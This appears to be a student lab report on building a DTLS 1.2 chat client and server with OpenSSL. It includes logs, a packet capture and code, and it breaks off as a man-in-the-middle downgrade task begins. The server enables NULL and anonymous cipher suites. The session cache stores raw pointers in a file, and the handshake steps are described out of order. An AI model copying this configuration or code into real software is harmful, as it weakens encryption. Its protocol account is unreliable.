


---------- End of Task - 1 ----------

Task - 2 >>> Secure Chat App

> This task is secure chat application which uses DTLS 1.2 and UDP ,where Alice acts as client and bob acts like server and visa versa.This program has different functions for client and server code which is chosen by options “-s” or “-c” respectively.

Process Diagram >>>



DTLS 1.2 Communication Flow:

1) The communication between alice1(client) and bob1(server) begins with the establishment of a UDP connection. This connection facilitates the transmission of datagrams between the client and server, ensuring a lightweight and efficient means of communication.

2) Once the UDP connection is established, alice1, functioning as the client, initiates the handshake process by sending a "chat_hello" message to bob1, the server. This message contains information about the cryptographic algorithms supported by the client and other parameters necessary for the handshake.

3) In response to the "Chat_hello" message, bob1 sends a "chat_ok_reply" message, acknowledging the client's request and providing its own set of parameters for the handshake. This exchange verifies the integrity of the UDP connection and ensures that both parties are ready to proceed with the establishment of a DTLS session.

4) Following the handshake initiation, alice1 sends a "ClientKeyExchange" message to bob1, signaling the beginning of the key exchange process essential for setting up the DTLS session. This message contains cryptographic information required for securing the subsequent communication.

5) Upon receiving the "ClientKeyExchange" message, bob1 responds with a "ServerKeyExchange" message, providing its own cryptographic information necessary for the DTLS session establishment. Additionally, bob1 may request alice1's certificate through a "CertificateRequest" message to perform mutual authentication.

6) Alice1, in response to the certificate request, presents her certificate to bob1, allowing the server to verify her identity. Subsequently, bob1 presents its certificate to alice1, enabling mutual authentication and ensuring that both parties can trust each other's identities.

7) With mutual authentication completed and cryptographic parameters exchanged, the DTLS session is established securely between alice1 and bob1. This session provides a protected channel for transmitting messages, ensuring confidentiality, integrity, and authenticity of the data exchanged between the client and server.

8) Throughout the secure DTLS session, alice1 and bob1 can exchange messages in a secure manner, confident that their communication is safeguarded against eavesdropping and tampering.

9) Finally, when either alice1 or bob1 decides to terminate the communication session, they send a "chat_close" message. Upon receiving this message, both parties gracefully close the DTLS session, ensuring that any remaining data is transmitted and acknowledging the termination of the connection.

10) The termination of the DTLS session also results in the closure of the underlying UDP connection, effectively concluding the communication between alice1 and bob1

Screenshots >>>

> Preconfiguring cipher suites client side :

```
15  using namespace std;
16
17  const char *str = "ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-
18
```

> Preconfiguring cipher suites server side :

```
ctx = create_server_context();

SSL_CTX_set_cipher_list(ctx, "ALL:NULL:eNULL:aNULL");
SSL_CTX_set_session_cache_mode(ctx, SSL_SESS_CACHE_SERVER);
SSL_CTX_set_session_id_context(ctx, (const unsigned char *)"DTLS", strlen("DTLS"));
```

> Certificate Verification at Client Side :

```
C = EU, ST = London, L = RoseBay, O = EY, OU = NS, CN = Bob1.com
Server Certificate Valid
SSL/TLS pipe successful
```

> Certificate Verification at Server Side :

```
C = IN, ST = OD, L = RKL, O = RSP, OU = NS, CN = Alice1.com
Client Certificate Valid
```


> Client side prompt :

```
manan@DESKTOP-K6R251E:~/New folder/Secure-chat-using-openssl-and-MITM-attacks-main/secure_chat_app$ ./secure_client -c 192.168.0.240 14000

Client Socket Created

You: chat_hello
Server: chat_ok_reply
Sent: chat_START_SSL
Server: chat_START_SSL_ACK

C = EU, ST = London, L = RoseBay, O = EY, OU = NS, CN = Bob1.com
Server Certificate Valid
SSL/TLS pipe successful

You: Hi Server
Server: Hi client

You: Task 1,2 Done
Server: oh yeah, that's good!!

You: chat_close

Connection Terminated
```


> Server side prompt :

```
Server is waiting for incoming connections...
Client: chat_hello
You: chat_ok_reply
Client: chat_START_SSL
You: chat_START_SSL_ACK
SSL/TLS pipe successful

C = IN, ST = OD, L = RKL, O = RSP, OU = NS, CN = Alice1.com
Client Certificate Valid

Client: Hi Server
You: Hi client
Client: Task 1,2 Done
You: oh yeah, that's good!!
Client: chat_close
Connection terminated from Client
```

> Client-Server DTLS version 1.2 handshake and communication :



> **pcap capture**




No.	Time	Source	Destination	Protocol	Length	Info
269	19.042259	192.168.0.125	192.168.0.240	UDP	53	50707 → 14000 Len=11
270	19.062980	192.168.0.240	192.168.0.125	UDP	57	14000 → 50707 Len=15
271	19.063473	192.168.0.125	192.168.0.240	UDP	57	50707 → 14000 Len=15
272	19.068403	192.168.0.240	192.168.0.125	UDP	61	14000 → 50707 Len=19
273	19.073487	192.168.0.125	192.168.0.240	DTLSv1.2	201	Client Hello
275	19.242636	192.168.0.240	192.168.0.125	DTLSv1.2	76	Hello Verify Request
276	19.243046	192.168.0.125	192.168.0.240	DTLSv1.2	207	Client Hello
277	19.246093	192.168.0.240	192.168.0.125	DTLSv1.2	270	Server Hello, Certificate (Fragment)
278	19.246093	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
279	19.246093	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
280	19.246093	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
281	19.246093	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
282	19.246093	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
283	19.246093	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
284	19.246698	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
285	19.246698	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
286	19.246698	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Fragment)
287	19.246698	192.168.0.240	192.168.0.125	DTLSv1.2	270	Certificate (Reassembled), Server Key Exchange (Fragment)
288	19.246698	192.168.0.240	192.168.0.125	DTLSv1.2	215	Server Key Exchange (Reassembled), Certificate Request, Server Hello Done
289	19.252416	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
290	19.252501	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
291	19.252520	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
292	19.252536	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
293	19.252551	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
294	19.252576	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
295	19.252594	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
296	19.252611	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
297	19.252629	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
298	19.252649	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Fragment)
299	19.253985	192.168.0.125	192.168.0.240	DTLSv1.2	298	Certificate (Reassembled), Client Key Exchange, Certificate Verify (Fragment)
300	19.254021	192.168.0.125	192.168.0.240	DTLSv1.2	295	Certificate Verify (Reassembled)
301	19.254056	192.168.0.125	192.168.0.240	DTLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
306	19.661519	192.168.0.240	192.168.0.125	DTLSv1.2	270	New Session Ticket (Fragment)

>>> Features :::


1) **Demonstrating how the secure chat application handles the packet loss or guard the packet loss**

Step: 1) Setting 40% loss at client's network card.



Step: 2) It can be observed that *'chat_START_SSL'* gets lost.

Step: 3) It can be seen that the server sensed the loss of control packet and sends chat_close to the client.




Step: 4) Going forward we can see that the loss occurred while the chats are exchanged(i.e. "hey1" from client just went unknown) and it didn't handle the loss and demonstrate that only fast delivery of chat messages is important.

Note : Similarly our application, tackles the loss of application level control packets at both client and server ends for losses in any fashion during the communication

2) Demonstrating handling mismatch of cipher suits

client cipher suite: `SSL_CTX_set_cipher_list(ctx, "ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256");`

server cipher suit: `SSL_CTX_set_cipher_list(ctx, "ECDHE-ECDSA-AES256-GCM-SHA384");`



3) Our Efforts towards Session Resumption

```
SSL_SESSION *session = SSL_get1_session(ssl);
    // Check if the SSL_SESSION object is not null before calling SSL_SESSION_up_ref
if (session != nullptr) {
    cout<<"1"<<endl;
    SSL_SESSION_up_ref(session);  // Increment reference count
    // Use the SSL_SESSION object or perform other operations
}
cache_session("example_session_id", session);
save_session_cache("session_cache.txt");

if(session){
    SSL_SESSION_free(session);
}

SSL_SESSION *session = SSL_get_session(ssl);
```

The client externally caches the session id after a successful SSL handshake

```
// Check if there is a cached session for resumption
SSL_SESSION *cached_session = get_cached_session("example_session_id"); // Implement this function to retrieve cached session
if (cached_session != nullptr) {
    cout<<"hi1"<<endl;
    cout<<SSL_session_reused(ssl)<<endl;
    cout<<cached_session<<endl;
    cout<<"12"<<endl;
    if(!ssl) cout<<"null"<<endl;
    if(!cached_session) cout<<"null2"<<endl;
    // SSL_SESSION_set1_id_context(cached_session, (const unsigned char *)&"DTLS", sizeof("DTLS"));
    SSL_set_session(ssl, (SSL_SESSION *)cached_session); // Set the cached session for resumption
}
// cout<<"hi"<<endl;


if (SSL_session_reused(ssl)) {
    cout << "Session Resumed" << endl;
} else {
cout << "New Session" << endl;
}
```

Before communicating (SSL handshake) the client checks its external cache

```
// Function to save session cache to a file
void save_session_cache(const std::string& filename) {
    std::ofstream outfile(filename);
    for (const auto& pair : sessionCache) {
        outfile << pair.first << " " << reinterpret_cast<uintptr_t>(pair.second) << std::endl;
    }
    outfile.close();
}
```

The code client uses for external cache

```cpp
// Function to cache an SSL session
void cache_session(const string& sessionID, SSL_SESSION* session) {
    sessionCache[sessionID] = session;
}

// Function to retrieve cached session
SSL_SESSION *get_cached_session(const string &sessionID) {
    // Check if session ID exists in the cache
    for (const auto& pair : sessionCache) {
        cout << "Session ID: " << pair.first << ", SSL_SESSION Address: " << pair.second << endl;
    }
    if (sessionCache.find(sessionID) != sessionCache.end()) {
        // Session found, return the session data
        return sessionCache[sessionID];
    } else {
        // Session not found
        return nullptr;
    }
}

// Function to save session cache to a file
void save_session_cache(const std::string& filename) {
    std::ofstream outfile(filename);
    for (const auto& pair : sessionCache) {
        outfile << pair.first << " " << reinterpret_cast<uintptr_t>(pair.second) << std::endl;
    }
    outfile.close();
}

// Function to load session cache from a file
void load_session_cache(const std::string& filename) {
    std::ifstream infile(filename);
    if (infile.is_open()) {
        std::string sessionID;
        uintptr_t sessionPtr;
        while (infile >> sessionID >> sessionPtr) {
            SSL_SESSION* session = reinterpret_cast<SSL_SESSION*>(sessionPtr);
            sessionCache[sessionID] = session;
        }
        infile.close();
    }
}
```

other helper methods for external caching

36	0.011673	0.000604	172.31.0.2	172.31.0.3	DTLSv1…	298	Certificate (Reassembled), Client Key Exchange, Certificate Verify (Fragment)
37	0.011754	0.000081	172.31.0.2	172.31.0.3	DTLSv1…	235	Certificate Verify (Reassembled), Change Cipher Spec, Encrypted Handshake Message
38	0.013368	0.001614	172.31.0.3	172.31.0.2	DTLSv1…	270	New Session Ticket (Fragment)
39	0.013393	0.000025	172.31.0.3	172.31.0.2	DTLSv1…	270	New Session Ticket (Fragment)
40	0.013398	0.000005	172.31.0.3	172.31.0.2	DTLSv1…	270	New Session Ticket (Fragment)
41	0.013403	0.000005	172.31.0.3	172.31.0.2	DTLSv1…	270	New Session Ticket (Fragment)
42	0.013409	0.000006	172.31.0.3	172.31.0.2	DTLSv1…	270	New Session Ticket (Fragment)
43	0.013430	0.000021	172.31.0.3	172.31.0.2	DTLSv1…	237	New Session Ticket (Reassembled), Change Cipher Spec, Encrypted Handshake Message
44	1.715181	1.701751	172.31.0.2	172.31.0.3	DTLSv1…	82	Application Data

Exchange of session Ticket

>>> Code Snippets of Task - 2 :

Server side:

```
void server() {
    // Server implementation
    int chat_hello=0;
    int chat_start_ssl =0;
    int server_fd;
    int client_fd;
    char send_buffer[BUF_SIZE];
    char recieve_buffer[BUF_SIZE];
    struct timeval timeout;
    X509* cert;
    X509* peer_cert;
    SSL *ssl;
    SSL_CTX *ctx;
    struct sockaddr_in server_addr, client_addr;
    socklen_t client_addr_size;
    char buf[BUF_SIZE];

    struct timeval tv;
    tv.tv_sec = 5; // Timeout in seconds
    tv.tv_usec = 0;
```

Server - side required ingredients

```
bytes_received = recvfrom(server_fd, recieve_buffer, BUF_SIZE, 0, (struct sockaddr *)&client_addr, &client_addr_size);
if (bytes_received < 0) {
if ((errno == EWOULDBLOCK || errno == EAGAIN )) {
    // Timeout occurred, handle accordingly
    cout<<endl;
    string s = "chat_close";
    cout<<"You: chat_close"<<endl;
    cout<<endl;

    cout << "Timeout: No message received from client, Packet might be lost\n";
    cout<<"Terminating the connection"<<endl;
    cout<<endl;

    s += '\0';

    sendto(server_fd, s.c_str(), s.length()+1, 0, (struct sockaddr *)&client_addr, client_addr_size);
    memset(&client_addr, 0, sizeof(client_addr));
    // sleep(20);
    continue;
} else {
    perror("Error receiving message");
    close(server_fd);
    abort();
}
}
```

code snippet for handling packet loss of application control message

```
SSL_library_init();
ctx = create_server_context();
// SSL_CTX_sess_set_new_cb(ctx, ex);
SSL_CTX_set_security_level(ctx,1);
SSL_CTX_set_cipher_list(ctx, "ALL:NULL:eNULL:aNULL");
// SSL_CTX_set_session_ticket_cb(ctx, generate_session_ticket, decrypt_session_ticket
SSL_CTX_set_session_cache_mode(ctx, SSL_SESS_CACHE_SERVER);
// SSL_CTX_set_options(ctx, SSL_OP_NO_SSLv2 | SSL_OP_NO_SSLv3 | SSL_OP_NO_TLSv1 | SSL
SSL_CTX_set_session_id_context(ctx, (const unsigned char *)"DTLS", strlen("DTLS"));
configure_context(ctx, "/root/bob/bob.pem", "/root/bob/bob_private_key.pem");//put se
SSL_CTX_load_verify_locations(ctx, "/root/bob/chainOfTrust.pem", NULL);
SSL_CTX_set_verify(ctx, SSL_VERIFY_PEER , NULL);
SSL_CTX_set_mode(ctx,SSL_MODE_AUTO_RETRY);
SSL_CTX_set_cookie_generate_cb(ctx, generate_cookie);
SSL_CTX_set_cookie_verify_cb(ctx, verify_cookie);
// Set client address for SSL connection
BIO *bio = BIO_new_dgram(server_fd, BIO_CLOSE);

/* Set and activate timeouts */
timeout.tv_sec = 5;
timeout.tv_usec = 0;
BIO_ctrl(bio, BIO_CTRL_DGRAM_SET_RECV_TIMEOUT, 0, &timeout);
// BIO_ctrl(bio, BIO_CTRL_DGRAM_SET_CONNECTED, 0, &client_addr);

ssl = SSL_new(ctx);
// Create SSL structure
if (!ssl) {

    ERR_print_errors_fp(stderr);
    close(server_fd);
    SSL_CTX_free(ctx);
    exit(EXIT_FAILURE);
}
SSL_set_bio(ssl, bio, bio);
if (DTLSv1_listen(ssl, (BIO_ADDR*)&client_addr) <= 0) { //SSL_accept(ssl) <= 0 DTLSv1
    cout<<"Handshake Message might be lost"<<endl;
    ERR_print_errors_fp(stderr);
    SSL_shutdown(ssl);
    close(server_fd);
    SSL_CTX_free(ctx);
    exit(EXIT_FAILURE);
}
else{
    cout<<"SSL/TLS pipe successful"<<endl;
    if (SSL_accept(ssl) <= 0) {
```

setting the configuration for server SSL communication

```
struct pollfd fds[2]; // Two file descriptors for bidirectional communication
fds[0].fd = server_fd; // Server's socket for receiving
fds[0].events = POLLIN;
fds[1].fd = fileno(stdin); // Standard input for sending
fds[1].events = POLLIN;
```

Poll for sensing the events which in turn also neglects the loss of the messages exchanged after SSL communication

```
if (SSL_accept(ssl) <= 0) {
    cout << "Failed to accept incoming DTLS connection" << endl;
    unsigned long err_code = SSL_get_error(ssl, -1); // Get SSL error code
    switch (err_code) {
        case SSL_ERROR_SSL:
            // A failure in the SSL library occurred, often due to protocol error.
            // Retrieve the detailed reason from the error queue.
            {
                unsigned long lib_err = ERR_get_error();
                switch (ERR_GET_REASON(lib_err)) {
                    case SSL_R_NO_SHARED_CIPHER:
                        std::cerr << "No shared cipher could be selected." << std::endl;
                        break;
                    // Add more cases as needed
                    default:
                        std::cerr << "SSL error, reason: " << ERR_reason_error_string(lib_err) << std::endl;
                }
            }
            // Add more cases as needed for other SSL_ERROR_ constants
        default:
            cerr << "SSL_accept error, code: " << err_code << endl;
    }
    ERR_print_errors_fp(stderr);
    SSL_shutdown(ssl);
    close(server_fd);
    SSL_CTX_free(ctx);
    exit(EXIT_FAILURE);
```

Handling cipher-suite mismatch

```
STACK_OF(SSL_CIPHER) *client_ciphers = SSL_get_client_ciphers(ssl);
if (client_ciphers) {
    STACK_OF(SSL_CIPHER) *server_ciphers = SSL_CTX_get_ciphers(SSL_get_SSL_CTX(ssl));

    if (server_ciphers) {
        // Iterate through the client's supported cipher suites
        for (int i = 0; i < sk_SSL_CIPHER_num(client_ciphers); i++) {
            const SSL_CIPHER *cipher = sk_SSL_CIPHER_value(client_ciphers, i);
            const char *cipher_name = SSL_CIPHER_get_name(cipher);
            bool supported = false;
            cout<<cipher_name<<endl;

            // Iterate through the server's configured cipher suites
            for (int j = 0; j < sk_SSL_CIPHER_num(server_ciphers); j++) {
                const SSL_CIPHER *server_cipher = sk_SSL_CIPHER_value(server_ciphers, j);
                const char *server_cipher_name = SSL_CIPHER_get_name(server_cipher);

                // Check if the client's cipher suite matches a server's configured cipher suite
                if (strcmp(cipher_name, server_cipher_name) == 0) {
                    supported = true;
                    break; // Match found, exit the loop
                }
            }
```

Prints which cipher suit both (indeed server) agreed on

Client side:

```
X509 *cert;
X509 *peer_cert;
SSL_CTX *ctx;
SSL *ssl;
struct timeval timeout;

int tls_flag = 0;
int communication_flag = 0;

int client_sd;
char send_buffer[BUF_SIZE];
char receive_buffer[BUF_SIZE];
struct hostent *host;

struct sockaddr_in server_addr;

load_session_cache("session_cache.txt");

struct timeval tv;
tv.tv_sec = 10; // Timeout in seconds
tv.tv_usec = 0;
```

client-side required ingredients

code snippet for handling application control message loss at client side

```
struct pollfd fds[2]; // Two file descriptors for bidirectional communication
fds[0].fd = client_sd; // Client's socket for receiving
fds[0].events = POLLIN;
fds[1].fd = fileno(stdin); // Standard input for sending
fds[1].events = POLLIN;
```

similar to server side poll

```
if (SSL_CTX_use_certificate_file(ctx, "/root/alice/alice.pem", SSL_FILETYPE_PEM) <= 0)
{
    ERR_print_errors_fp(stderr);
    exit(EXIT_FAILURE);
}

if (SSL_CTX_use_PrivateKey_file(ctx, "/root/alice/alice_private_key.pem", SSL_FILETYPE_PEM) <= 0)
{
    cout << "\nKey file not valid" << endl;
    ERR_print_errors_fp(stderr);
    abort();
}
if (!SSL_CTX_check_private_key(ctx))
{
    cout << "\nKey not match with certificate file" << endl;
    abort();
}

ssl = SSL_new(ctx);

SSL_CTX_set_verify(ctx, SSL_VERIFY_PEER, NULL);

SSL_CTX_load_verify_locations(ctx, "/root/alice/chainOfTrust.pem", NULL);

if (ssl == nullptr)
{
    ERR_print_errors_fp(stderr);
    SSL_free(ssl);
    SSL_CTX_free(ctx);
    close(client_sd);
    abort();
}

//

SSL_set_fd(ssl, client_sd);
```

client's efforts towards SSL

Secure chat app summary >>>

1) The code includes necessary **headers and defines constants** for port number and buffer size.

2) Functions are defined for **error handling, session management, cookie generation, and certificate verification.**

3) **SSL context creation functions** for both client and server are defined, along with configuration functions.

4) The server function sets up a **UDP socket, binds** it to a specified address and port, and waits for incoming connections.

5) Upon receiving messages, the server responds accordingly, **handling chat initiation, SSL setup**, and regular chat messages.

6) DTLS is used for secure communication, with functions to **handle session resumption**, **certificate verification**, and **cipher suite compatibility.**

7) The server can communicate over UDP in **unsecured mode if SSL setup is not requested.**

8) Polling is used to handle **bidirectional communication** and terminate connections gracefully.

9) Proper **error handling** and **cleanup procedures** are implemented throughout the code.

10) The **server function loops indefinitely,** awaiting connections and processing messages until explicitly terminated.

11) Defines a **client function** responsible for establishing a secure communication channel with a server over UDP.

12) Initializes SSL/TLS library and sets up **SSL context with session caching** and **certificate verification**.

13) Sends "chat_hello" message to the server and waits for a response, **handling timeouts** and **server termination** signals.

14) If communication is established successfully, initiates SSL/TLS handshake by sending "**chat_START_SS**L" message.

15) Uses poll() to **manage bidirectional communication** with the server, sending and receiving messages using the chat protocol.

16) Includes a main function that provides command-line options to run the program either as a server or a client.

—---------- End of Task -2 —----------

Task - 3 >>> START_SSL downgrade attack for eavesdropping

> Downgrade attack by Trudy by intercepting the chat_START_SSL control message from Alice (Bob) to Bob (Alice).

Prerequisites…

> To poison /etc/hosts file of Alice and Bob containers, use the following command from inside the VM

